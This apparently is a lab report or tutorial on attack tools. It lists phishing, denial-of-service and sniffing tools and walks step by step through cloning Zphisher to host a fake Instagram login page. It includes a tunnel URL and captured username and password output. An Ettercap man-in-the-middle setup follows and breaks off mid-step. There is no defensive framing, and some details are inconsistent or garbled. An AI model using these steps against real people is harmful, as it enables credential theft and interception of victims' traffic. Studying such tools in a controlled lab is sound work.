
Step 3: Enter the “Ubuntu₈” at the Name field. Then choose the ISO image from the download file. Then, click “Next”.




Step 4: Enter the username and password. Then, click "Next".



Step 5: Update the "Base Memory" and "Processors". After that, click the "Next" button.



Step 6: Enter a username and confirm a password same as Step 4. Then click the "Continue" button to allow the users to access Ubuntu.



ATTACK

TOOLS


WINDOWS	LINUX
1. Zphisher 2. Ettercap 3. Kage 4. Slowloris 5. Cain and Abel	1. SARA 2. Storm Breaker 3. Hping3

PLANNING

WINDOWS


1. Zphisher (Instagram Phishing)

Step 1: Execute the command `sudo apt install git` to install the Git package on Ubuntu.



```
Activities Terminal Jan 3 22:06
root@Ubuntu:/home/ubuntu$ su root
Password:
root@Ubuntu:/home/ubuntu# sudo su
root@Ubuntu:/home/ubuntu# sudo apt install git
[sudo] password for root:
Reading package lists...
Building dependency tree...
Reading state information...
The following additional packages will be installed:
git-man liberror-perl
Suggested packages:
git-email git-gui gitweb
git-cvs git-mediawiki git-svn
The following NEWER packages will be installed:
git git-man liberror-perl
0 upgraded, 3 newly installed, 0 to remove and 174 not upgraded.
Need to get 4,147 kB of archives.
After this operation, 1,100 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://my.archive.ubuntu.com/ubuntu janny/main amd64 liberror-perl all 0.17029.1 [26.5 kB]
Get:2 http://my.archive.ubuntu.com/ubuntu janny-updates/main amd64 git-man all 1:2.34.1-1ubuntu1.10 [954 kB]
Get:3 http://my.archive.ubuntu.com/ubuntu janny-updates/main amd64 git amd64 1:2.34.1-1ubuntu1.10 [3,166 kB]
Fetched 4,147 kB in 8s (512 kB/s)
(Reading database ... 284671 files and directories currently installed.)
Preparing to unpack .../liberror-perl_0.17029.1_all.deb ...
Unpacking liberror-perl (0.17029.1) ...
Selecting previously unselected package git-man.
Preparing to unpack .../git-man_1:2.34.1-1ubuntu1.10_all.deb ...
Unpacking git-man (1:2.34.1-1ubuntu1.10) ...
Selecting previously unselected package git.
Preparing to unpack .../git_1:2.34.1-1ubuntu1.10_amd64.deb ...
Unpacking git (1:2.34.1-1ubuntu1.10) ...
Setting up liberror-perl (0.17029.1) ...
Setting up git-man (1:2.34.1-1ubuntu1.10) ...
Setting up git (1:2.34.1-1ubuntu1.10) ...
Setting up libgit2-dev (0.30.2-1) ...
root@Ubuntu:/home/ubuntu#
```

Step 2: Utilize the "git clone" command to fetch the Zphisher tool from its GitHub repository, specifically designed for phishing purposes.



```
Activities Terminal Jan 3 22:11
root@Ubuntu:/home/ubuntu# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1794, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 1794 (delta 2), reused 5 (delta 2), pack-reused 1786
Receiving objects: 100% (1794/1794), 28.69 MiB | 649.00 KiB/s, done.
Resolving deltas: 100% (804/804), done.
root@Ubuntu:/home/ubuntu#
```


Step 3: Develop a deceptive login page mimicking Instagram for phishing purposes.



Step 4: Specify the port configuration for the phishing setup.




Step 5: The first URL for the phishing Instagram page has been generated.




Step 6: Upon clicking the following link:
<https://developments-wilderness-supplier-domestic.trycloudflare.com/login.html>


ml, users will be redirected to the phishing Instagram login page.



Step 7: Users are prompted to input their login credentials, including username and password, and subsequently click the login button.



Step 8: Upon clicking the login button on the phishing page, the user will be redirected to the authentic Instagram login page.



Step 9: While the user logs in on the phishing Instagram page from a Windows 10 machine, the entered credentials are saved in the "auth/ip.txt" file on the attacker's Ubuntu machine.

```
[+] Login info Found !!  
[+] Account : amin  
[+] Password : 123456  
[+] Saved in : auth/usernames.dat  
[+] Waiting for Next Login Info, Ctrl + C to exit.
```

2. Ettercap

Step 1: Install Ettercap on Kali Linux by executing the command: `sudo apt install ettercap-graphical`.

```
(kali㉿kali)-[~]
└─$ sudo apt install ettercap-graphical
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ettercap-graphical is already the newest version (1:0.8.3.1-11).
ettercap-graphical set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 764 not upgraded.
```

Step 2: After the installation is finished, go to the Ettercap directory by typing `cd /etc/ettercap`.

Step 3: Display all folders in the Ettercap directory by typing `ls`.

Step 4: Subsequently, open the file named `etter.conf` using the command `nano etter.conf`. In this file, modify the `ec_uid` and `ec_gid` lines to have the value 0.

Step 5: Save the changes to the settings.

```
(kali㉿kali)-[~]
└─$ cd /etc/ettercap

(kali㉿kali)-[/etc/ettercap]
└─$ ls
etter.conf  etter.dns  etter.mdns  etter.nbns

(kali㉿kali)-[/etc/ettercap]
└─$ sudo nano etter.conf
```


Step 6: Once the configuration is done, initiate Ettercap by using the command `sudo ettercap-G`.

```
(kali㉿kali)-[~]
$ sudo ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team


(ettercap:4721): GLib-WARNING **: 09:46:02.095: In call to g_spawn_sync(), wait status of a child process was requested but ECHILD was received by waitpid(). See the documentation of g_child_watch_source_new() for possible causes.
```


Step 7: Select the primary interface as eth0 and click the Accept button to proceed.




Step 8: Access the host list panel by clicking on the host list icon, which is the fourth button from the left.


Step 9: Perform a host scan by clicking on the Scan for Hosts button, located as the third button from the left.







Step 11: Choose the IP addresses from the host lists and assign them as Target 1 and Target 2.





Step 12: Once the targets are selected, open the Targets panel to review the chosen IP addresses.

Step 13: Navigate to the Ettercap menu, select Targets, and then choose Current Target.



Step 14: Open a new terminal and check the value of ip_forward by typing

16

